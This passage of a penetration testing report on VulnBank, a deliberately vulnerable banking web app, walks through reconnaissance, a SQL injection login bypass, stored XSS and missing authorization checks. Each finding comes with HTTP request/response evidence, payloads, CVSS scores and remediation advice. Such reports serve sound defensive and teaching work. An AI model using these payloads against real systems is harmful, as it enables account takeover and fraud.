

PENETRATION TESTING REPORT FOR VULNBANK

Pen Test Team: Christine Kasiva

Joy Mbui

Veronica Opondo

Solomon Karanja

Ahmeed

Gibson Kimani

Walid Kimaiyo

Omar Njagi

Kelvin Murerwa

Samuel Kamande

Emmanuel Juma

Eddie Mwangi

DATE: 18TH NOVEMBER 2025

CONFIDENTIAL

1.0 Introduction.....	5
1.1 Purpose.....	5
1.2 Scope.....	5
1.3 Rules of Engagement.....	5
2.0 Executive Summary.....	6
3.0 Methodology.....	8
3.1 Introduction.....	8
3.2 Reconnaissance.....	8
3.3 Tools.....	10
4.0 Findings.....	12
4.1 Introduction.....	12
4.2 Website findings.....	12
4.2.1 SQL Injection.....	12
Overview.....	12
Severity.....	12
Impact.....	13
Evidence of the finding.....	13
Recommendations.....	15
Summary.....	15
4.2.2 Cross site Scripting (XSS).....	15
Overview.....	15
Severity.....	15
Impact.....	16
Evidence of Finding.....	16
Recommendation.....	17
Summary.....	18
4.2.3 Broken Access controls / Improper Authorization.....	18
Overview.....	18
Severity.....	18
Impact.....	18
Evidence of finding.....	19
Recommendations.....	20
Summary.....	20
4.2.4 Insecure Direct Object Reference (IDOR).....	20
Overview.....	20
Severity.....	20
Impact.....	20
Evidence of finding.....	21
Recommendations.....	22
Summary.....	22

4.2.5 Business Logic Flaw.....	22
Overview.....	22
Severity.....	23
Impact.....	23
Evidence of finding.....	23
Summary.....	26
4.2.6 Privilege Escalation.....	26
Overview.....	26
Severity.....	27
Impact.....	27
Recommendations.....	30
4.2.7 Unauthorized Account Balance Manipulation.....	30
Overview.....	30
Severity.....	31
Impact.....	31
Evidence of finding.....	31
Recommendation.....	32
Summary (H4).....	33
4.2.8 Broken rate limiting.....	33
Overview.....	33
Severity(H4).....	33
Impact.....	33
Recommendation.....	37
4.2.9 Insecure design.....	38
Overview.....	38
Severity(H4).....	38
Impact(H4).....	38
Recommendation(H4).....	41
Summary.....	42
4.2.10 Improper File type Validation.....	42
Overview.....	42
Severity.....	42
Impact.....	42
Recommendation.....	43
Summary.....	43
4.3 Mobile Finding.....	44
Overview.....	44
Static Analysis.....	44
AndroidManifest.xml Critical Findings.....	45
Hardcoded Credentials.....	45
Analyzing The Smali Files.....	46

Findings in Secrets.Class.....	46
4.4 Github Finding.....	55
4.4.1 Hardcoded secret.....	55
Overview.....	55
Severity.....	55
Impact.....	55
Recommendation.....	55
Summary.....	56
4.4.2 SQL injection.....	56
Overview.....	56
Severity.....	56
Impact.....	56
Recommendation.....	56
4.4.3 Broken Access Control.....	57
Overview.....	57
Severity.....	57
Impact.....	57
Recommendation.....	57
Summary.....	57
4.4.4 Mass Assignment.....	57
Overview.....	57
Severity.....	58
Impact.....	58
Recommendation.....	58
Summary.....	58
4.4.5 Insecure Design.....	58
Overview.....	58
Severity.....	58
Impact.....	58
Recommendation.....	59
Summary.....	59
4.4.6 Unrestricted file upload.....	59
Overview.....	59
Severity.....	59
Impact.....	59
Recommendation.....	60
Summary.....	60
5.0 Commendable Implementations.....	61
6.0 Appendices.....	62
Appendices A Citations.....	62

1.0 Introduction

The following report includes the findings that were found during the penetration report that was conducted from 10th November 2025 to 17th November 2025. The penetration test was conducted in regards to the annual mandatory security test. This report contains findings from the vulnbank.org, vulnbank.apk and vulnbank github repository. It contains proof of concepts, severity and recommendation of the vulnerability found within your organization.

1.1 Purpose

The team was contacted by the chief technology officer (CTO) of Vulnbank in regards to the annual penetration test inquiring the team to conduct a penetration test to the organization systems, mobile(vulnbank.apk), website(vulnbank.org) and vulnbank github Repo. This test is in adherence to the industry standard requiring financial institutions to conduct annual security tests to know the security posture of the organization and prove they're protecting user data. The team were required to report any vulnerability present that they could find.

1.2 Scope

The team was given three areas where they were required to perform the penetration test. They are:

1. vulnbank.org
2. Vulnbank.apk
3. Vulnbank github repository <https://github.com/Commando-X/vuln-bank>

Anything out of the three were considered as out of scope and were avoided by the team.

1.3 Rules of Engagement

The following were the rules provided to the team in regards to this penetration test:

1. No communication with any staff member of the organization.
2. No out of scope exploitation was to be conducted.
3. The penetration test was to be conducted during off peak hours.
4. No exfiltrating any data out of the systems.
5. No Denial of service attack was to be carried out.
6. All findings were to be submitted and reported

2.0 Executive Summary

Following a comprehensive penetration test and source code review of the *VulnBank web application, backend system (GitHub source code), and mobile app (vulnbank.apk)*, multiple severe security weaknesses were identified that place the organization at **high risk of financial, reputational, and regulatory damage**.

Overall Risk: CRITICAL

The current system can be compromised **without sophisticated technical skills**, allowing attackers to:

- Gain **full access to any customer account**
- Manipulate financial balances and transactions
- Escalate privileges to administrator level
- Extract sensitive internal secrets
- Exploit both the web and mobile platforms to **cause financial fraud**

Immediate remediation is necessary to prevent potential exploitation.

Key Findings

1. Account Takeover via Faulty Password Reset (Web & Mobile)

A weak OTP system allows attackers to reset passwords without authorization. Older API versions even *return the OTP directly*, making exploitation trivial.

Impact: Unauthorized access, fraudulent transactions, account lockout of legitimate users.

2. Privilege Escalation & Financial Manipulation (Backend & Web)

Attackers can self-assign *administrator access* or modify their balance during registration or via intercepted requests.

Impact: Total control over application, unjustified balance increases, potential large-scale fraud.

3. SQL Injection & Insecure Data Access

Poor input handling allows attackers to directly access or alter the database, bypass login, or retrieve all user information.

Impact: Customer data breach, regulatory non-compliance, data loss/manipulation.

4. Business Logic Flaws in Transaction Processing

The financial system fails to validate negative or manipulated transfer values, enabling attackers to increase their balance.

Impact: Direct financial loss, accounting inconsistencies, audit failures.

5. Mobile App Vulnerabilities

The APK lacks secure network validation, stores data insecurely, and allows unsafe interactions through embedded web views.

Impact: Account takeover via mobile interception attacks, exposure of customer information.

Risk Category	Severity	Required Action
Account Takeover	Critical	Immediate
Privilege Escalation	Critical	Immediate
Financial Fraud	Critical	Immediate
Data Exposure	High	7 days
Mobile Security Weakness	High	14 days

Recommended Executive Actions

- Initiate immediate remediation of critical risks (within 48 hours)
- Suspend deployment of new features until vulnerabilities are resolved
- Mandate secure development and QA processes before new releases
- Conduct full retesting post-fix and before public launch
- Begin cybersecurity awareness and developer training
- Commission an external audit to validate remediation efforts


3.0 Methodology


3.1 Introduction

This section includes the various steps, tools and techniques used while performing the penetration test in the three scope areas.

3.2 Reconnaissance

During the test we conducted both active and passive reconnaissance to get information about the system. For the passive reconnaissance we used google dorking to find public information about the website vulnbank.org. Below is what we found through google dorking showing the API documentation of the organization in use.






The API documentation shows the various HTTP methods in use in various request that are being allowed. This came in handy when exploiting the target since we just needed to structure the attack to suit the allowed methods

For active reconnaissance we used dirsearch to search for hidden directories and files of the target system.

```

> dirsearch -u vulnbank.org
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources
is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict




v0.4.3



Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/eddie/reports/_vulnbank.org/_25-11-10_16-32-51.txt

Target: http://vulnbank.org/

[16:32:51] Starting:
[16:33:21] 403 - 4KB - /wp-config.php.swp
[16:34:05] 308 - 264B - /api/docs → http://vulnbank.org/api/docs/
[16:34:05] 200 - 1KB - /api/docs/
[16:34:25] 200 - 2KB - /console
[16:34:29] 401 - 34B - /dashboard
[16:35:00] 403 - 9B - /latest/meta-data/hostname
[16:35:03] 200 - 3KB - /login
[16:35:36] 200 - 3KB - /register
[16:35:38] 200 - 1KB - /robots.txt
[16:35:59] 405 - 178B - /transfer
[16:36:13] 403 - 4KB - /wp-config.php
[16:36:13] 403 - 4KB - /wp-config.php-bak
[16:36:13] 403 - 4KB - /wp-config.php.0
[16:36:13] 403 - 4KB - /wp-config.php.2
[16:36:13] 403 - 4KB - /wp-config.php.3
[16:36:13] 403 - 4KB - /wp-config.php.1
[16:36:13] 403 - 4KB - /wp-config.php.4
[16:36:13] 403 - 4KB - /wp-config.php.5
[16:36:13] 403 - 4KB - /wp-config.php.6
[16:36:13] 403 - 4KB - /wp-config.php.7
[16:36:13] 403 - 4KB - /wp-config.php.8
[16:36:13] 403 - 4KB - /wp-config.php.9
[16:36:13] 403 - 4KB - /wp-config.php.backup
[16:36:13] 403 - 4KB - /wp-config.php.bak1
[16:36:13] 403 - 4KB - /wp-config.php.bak
[16:36:13] 403 - 4KB - /wp-config.php.cust
[16:36:13] 403 - 4KB - /wp-config.php.bk
[16:36:13] 403 - 4KB - /wp-config.php.dist
[16:36:13] 403 - 4KB - /wp-config.php.old
[16:36:13] 403 - 4KB - /wp-config.php.inc
[16:36:13] 403 - 4KB - /wp-config.php.new
[16:36:13] 403 - 4KB - /wp-config.php.disabled
[16:36:13] 403 - 4KB - /wp-config.php.orig
[16:36:13] 403 - 4KB - /wp-config.php.original
[16:36:13] 403 - 4KB - /wp-config.php.save
[16:36:13] 403 - 4KB - /wp-config.php.swn
[16:36:13] 403 - 4KB - /wp-config.php.swo
[16:36:13] 403 - 4KB - /wp-config.php.swp
[16:36:13] 403 - 4KB - /wp-config.php.txt
[16:36:13] 403 - 4KB - /wp-config.php_
[16:36:13] 403 - 4KB - /wp-config.php.zip
[16:36:13] 403 - 4KB - /wp-config.php_bak
[16:36:13] 403 - 4KB - /wp-config.php_old
[16:36:13] 403 - 4KB - /wp-config.php_new
[16:36:13] 403 - 4KB - /wp-config.php-
[16:36:13] 403 - 4KB - /wp-config.php_1

Task Completed

```

We as well did nslookup to the domain to query the Domain name system for information about the domain.

3.3 Tools

These are the tools that we used during the penetration testing:

- Nmap
- Dirsearch
- Nslookup
- Jadx
- Burp suite

Confidential

- Mobsf

4.0 Findings

4.1 Introduction

This chapter contains all findings that were detected during the penetration test. Each finding has its severity, its impact, its evidence of the finding / proof of concept(POC) and recommendation/remediation.

4.2 Website findings

These are the findings that are associated with the vulnbank.org domain.

4.2.1 SQL Injection

Overview

SQL refers to structured query language, a programming language used to interact with relational databases. SQL injection is a common critical vulnerability where an attacker can manipulate SQL queries that an application makes to its database by injecting malicious input. This now enables an attacker to view, modify or delete data that they are not normally able to access. SQL injection attacks can be found in input fields where a user inputs data and the data is processed just as it is. An attacker can enter a malicious input to manipulate the query. In this case the login page does not properly sanitize user input allowing malicious SQL statements to be executed directly to the database. A way to prevent SQL injection is by use of parameterized queries ensuring user input is treated as data and not an executable code. (“What is SQL Injection? Tutorial & Examples | Web Security Academy”)

Severity

Critical



CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H/MAV:N/MAC:L/AU:Y

CVSS v4.0 Score: **9.4 / Critical** ⊕

The severity is critical since an attacker doesn't need to be authenticated since they can bypass this stage. Exploitation requires no authentication and provides admin level privileges when logging in.

Impact

A successful SQL injection attack to your organization leads an attacker to bypass authentication controls put in place and gain unauthorized access to sensitive banking data such as customer information and account details, account number and balance. An attacker with such information can use it to manipulate the data, expose customer information to the public. This can lead to lack of customer trust with the bank making them to stop banking with your organization. Financial institutions face a severe fine penalty for non compliance due to the strict standard set in place by the GDPR and other financial data protection standards leading to financial and legal repercussions

Evidence of the finding

We will provide a proof of concept and steps to reproduce this vulnerability finding. First to verify if the login page is susceptible to SQL injection threat. We will input an apostrophe ' in the username to see if we will get any internal server error displayed.

The screenshot displays the Network tab of a web browser's developer tools. On the left, the 'Request' section shows a POST request to `/login` with the following headers and body:

```
POST /login HTTP/1.1
Host: localhost:85
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:85/login
Content-Type: application/json
Content-Length: 31
Origin: http://localhost:85
Connection: keep-alive

Priority: u=0
{
  "username": "",
  "password": "1"
}
```

On the right, the 'Response' section shows an HTTP 500 Internal Server Error with the following headers and body:

```
HTTP/1.0 500 INTERNAL SERVER ERROR
Content-Type: application/json
Content-Length: 230
Access-Control-Allow-Origin: http://localhost:85
Vary: Origin
Server: Werkzeug/2.0.1 Python/3.9.25
Date: Tue, 11 Nov 2025 10:49:39 GMT

{
  "error": "syntax error at or near '\"1\"'\nLINE 1: SELECT * FRO\nM users WHERE username='' AND password='1'\n\n^\\n",
  "message": "Login failed",
  "status": "error"
}
```

We are now assured that we have an SQL injection vulnerability and we can now try exploiting it.

1. Go to the login page.
2. In the username input field we will enter eddie' or 1=1-- and any password since we are using a true statement of 1=1 and the last -- is used to comment out anything that follows. Below is a screenshot of the login page with the SQL injection payload:

Welcome Back

Login[Don't have an account? Register](#)[Forgot Password? Reset here](#)

Using Burpsuite to capture the HTTP request we get to see that we are able to be authenticated into the system and the scariest part was the ability to be authenticated with admin privileges.

Request

1 POST /login HTTP/1.1
2 Host: localhost:85
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:85/login
8 Content-Type: application/json
9 Content-Length: 49
10 Origin: http://localhost:85
11 Connection: keep-alive
12
13 Priority: u=0
14 {
15 "username": "eddie' or 1=1 --",
"password": "1234"
}

Response

1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 470
4
5 Access-Control-Allow-Origin: http://localhost:85
6 Vary: Origin
7 Server: Werkzeug/2.0.1 Python/3.9.25
8 Date: Tue, 11 Nov 2025 10:59:45 GMT
9
10 {
11 "accountNumber": "ADMIN001",
12 "debug_info": {
13 "account_number": "ADMIN001",
14 "is_admin": true,
15 "login_time": "2025-11-11 10:59:45.235798",
16 "user_id": 1,
17 "username": "admin"
18 },
19 "isAdmin": true,
20 "message": "Login successful",
21 "status": "success",

Recommendations

We recommend that this vulnerability should be patched and given critical/highest priority since it allows a user to interact with the system even without being authenticated.

Short term plan(Immediate Fix)

- Ensure parameterized queries/ prepared statements are incorporated to ensure user input is treated as data.
- Server side to reject strings associated to SQL such as ‘,’,*,--,#.

Long term plan (3-6 months)

- Integrate a secure software development lifecycle and using best coding practices by developers to all applications being used by the organization.
- Deploy a web application firewall to detect and block SQL injection attack.

Summary

Affected System: Login page, user input field.

Vulnerability: SQL injection.

Payload: ‘ or 1=1--

Impact: Authentication Bypass.

Severity: **Critical**.

Remediation priority: **Immediate**.

4.2.2 Cross site Scripting (XSS)

Overview

Cross site scripting (XSS) is a web security vulnerability allowing an attacker to compromise the interactions users have with vulnerable applications by processing untrusted input on the server and embedding it into the user's browser. This is enabled by the lack of proper input sanitization by the application. We were able to inject malicious javascript code into the application. This was made possible in the registration page in the username input field. We noticed the application processes username and stored it into the database. When login with the credentials we registered the malicious javascript is executed successfully. This is a stored XSS, where payload is saved in the database. (“What is cross-site scripting (XSS) and how to prevent it? | Web Security Academy”)

Severity

CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:A/VC:H/VI:H/VA:L/SC:L/SI:L/SA:N

CVSS v4.0 Score: **7.5 / High** ⊕

Confidential

It is classified as high since it is executed in users' browser and exploitation can lead to session hijacking, exposure of sensitive data and compromise of user accounts..


Impact

An exploitation of this vulnerability can allow an attacker to steal session cookies and redirect users to malicious websites. An attacker having unauthorized access to customer accounts and compromising sensitive personal identifiable information(PII). An attacker having gained access can compromise customer accounts through session hijacking, exposing customer information. This undermines confidentiality and integrity of the data. As an organization you can face reputational damage and legal repercussions following industry standards that are in place.

Evidence of Finding

We will show steps to reproduce this finding:

1. Go to the registration page where we will create an account.
2. In the username input field rather than inputting a name we enter a script payload `<script>alert(1)</script>` and a password.



Create Account

`<script>alert(1)</script>`

••

Register

[Already have an account? Login](#)

3. We will now go to the login page where we will login with the credentials we registered with

Welcome Back

Login

[Don't have an account? Register](#)

[Forgot Password? Reset here](#)

4. Once we click login in we get a pop up displaying 1



5. This showed the java script code run successfully, the 1 is being displayed cause we used the alert function thus the javascript executed successfully.

Recommendation

We recommend this vulnerability to be patched and given a high priority since

Short Term

- Ensure output encoding before rendering user input.
- Ensure input sanitization to remove script tags `<script>` `</script>` and any executable code

Long term

- Ensure content security policy(CSP) to reduce script execution risk

- Review all user input fields for similar vulnerabilities.

Summary

Affected System: registration page, user input field.

Vulnerability: XSS injection.

Type: Stored XSS

Payload: <script>alert(1)</script>

Impact: Session hijacking.

Severity: **High**.

Remediation priority: **Immediate**.

4.2.3 Broken Access controls / Improper Authorization

Overview

Broken access controls vulnerabilities exist where a user can access resources and perform actions that they are not supposed to be able to do. The application allows an attacker or a user to make transactions even when all authentication controls put in place are removed. In this case the application allows access to the transaction API even when removing the authentication tokens and cookies for that session we are still able to view transactions and make them. This is possible since the application doesn't validate session cookies and authorization bearers leading to unauthorized access to critical banking functions. ("Access control vulnerabilities and privilege escalation | Web Security Academy") ("Broken Access Control")

Severity

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:L/SC:H/SI:H/SA:L

CVSS v4.0 Score: **9.4 / Critical** ⊕

Critical

The vulnerability allows a user to perform sensitive operations without verifying a user's permissions. This leads to exposing sensitive data.

Impact

Exploitation of this vulnerability allows attackers to bypass authentication controls and access confidential customer data and perform unauthorized actions. The confidentiality and integrity of the data in the organization will be violated since an attacker can perform unauthorized actions with the information they come into contact with. Organizations can face regulatory penalties by not protecting customer data and causing negative reputational damage.

Evidence of finding

This is a proof of concept of this vulnerability.

1. Login in to the bank from vulnbank.org and ensure burpsuite or any tool of use is up and running.
2. From the dashboard go to the transaction tab.
3. Navigate to Burp and click on that HTTP request. This is what you get:

Request

```

1 GET /transactions/4615360352 HTTP/1.1
2 Host: localhost:85
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:85/dashboard
8 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoz
  LCJlc2VybmFtZSI6Im13YW5naSImlzX2FkbWluIjpmYWxzZSwia
  WFOIjoXNzYyODYxMzg3fQ.bOPWdTmGdHEkyn3idVcpwZO_zmNHIoO
  nS8DzBVDJz_Y
9 Connection: keep-alive
10 Cookie: token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoz
  LCJlc2VybmFtZSI6Im13YW5naSImlzX2FkbWluIjpmYWxzZSwia
  WFOIjoXNzYyODYxMzg3fQ.bOPWdTmGdHEkyn3idVcpwZO_zmNHIoO
  nS8DzBVDJz_Y
11 Priority: u=4
12
13

```

Response

```

1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 132
4 Access-Control-Allow-Origin: *
5 Server: Werkzeug/2.0.1 Python/3.9.25
6 Date: Tue, 11 Nov 2025 12:19:32 GMT
7
8 {
9   "account_number": "4615360352",
10  "server_time": "2025-11-11 12:19:32.268525",
11  "status": "success",
12  "transactions": [
13  ]
14 }

```

4. Send the request to the repeater and edit out the authorization and cookie header and send the request. This is how it will look like:

Request

```

1 GET /transactions/4615360352 HTTP/1.1
2 Host: localhost:85
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:85/dashboard
8 Content-Length: 63
9
10 Connection: keep-alive
11 Content-Length: 17
12
13 Priority: u=4
14
15

```

Response

```

1 HTTP/1.0 200 OK
2 Content-Type: application/json
3 Content-Length: 132
4 Access-Control-Allow-Origin: *
5 Server: Werkzeug/2.0.1 Python/3.9.25
6 Date: Tue, 11 Nov 2025 12:14:31 GMT
7
8 {
9   "account_number": "4615360352",
10  "server_time": "2025-11-11 12:14:31.724769",
11  "status": "success",
12  "transactions": [
13  ]
14 }

```

5. We see that even after removing the authorization and cookie header we are still able to get a success status this shows no authentication and authorization mechanism are put in place

Recommendations

Short Term

- Ensure all authentications are being validated before critical functions are being shown.
- Restrict access till proper checks are in place

Long Term

- Implement strict access control mechanism
- Ensure authorization checks are enforced throughout the application

Summary

Affected system : / transaction api.

Vulnerability: Broken access control/ Improper Authorization

Exploit: Removing authorization and cookie headers.

Severity: Critical

Remediation: Highest/ Immediate

4.2.4 Insecure Direct Object Reference (IDOR)

Overview

This vulnerability occurs when an application exposes object identifiers without proper access control. It is enabled when a system does not properly check whether the requesting user is authorized to access them. This allows an attacker to manipulate these object identifiers to gain unauthorized access to sensitive data and perform unauthorized actions. In our case our identifier is the account number that is being displayed in the get request line. By changing this account number to a different user we can view the other customer information. (“Insecure direct object references (IDOR) | Web Security Academy”) (“Insecure Direct Object Reference (IDOR)”)

Severity

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:L/SC:H/SI:H/SA:L |

CVSS v4.0 Score: **9.4 / Critical** ⊕

The vulnerability is considered as critical due to its ability to impact the confidentiality and integrity of the banking system and customer details with minimal effort required.

Impact

The ability where a user is able to view another person account details and are not denied access not only undermines the confidentiality but integrity of the system. An attacker having gained

access to another person's account can perform unauthorized activity like financial fraud, regulatory penalties and reputational damage to the organization.

